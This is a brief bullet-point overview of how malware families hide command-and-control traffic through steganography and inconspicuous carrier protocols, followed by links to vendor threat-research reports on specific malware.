- Hidden communication channels are currently being used in all kinds of malware including information stealers, RATs, DDoS tools and malware downloaders
- Cyber criminals and nation state actors hide malicious communication using steganography and inconspicuous carrier protocols
- Hidden communication channels are designed to be hard to identify, both for researchers and automated tools



# References


- https://blog.malwarebytes.org/security-threat/2014/02/hiding-in-plain-sight-a-story-about-a-sneaky-banking-trojan/
- http://www.secureworks.com/cyber-threat-intelligence/threats/malware-analysis-of-the-lurk-downloader/
- https://www.sophos.com/en-us/medialibrary/PDFs/technical%20papers/sophos-vawtrak-international-crimeware-as-a-service-tpna.pdf
- http://blog.crowdstrike.com/storm-chasing/
- http://www.secureworks.com/cyber-threat-intelligence/threats/stegoloader-a-stealthy-information-stealer/
- http://www.cj2s.de/On-Botnets-that-use-DNS-for-Command-and-Control.pdf
- https://blog.fortinet.com/post/hiding-malicious-traffic-under-the-http-404-error
- http://www.crowdstrike.com/global-threat-report-2014/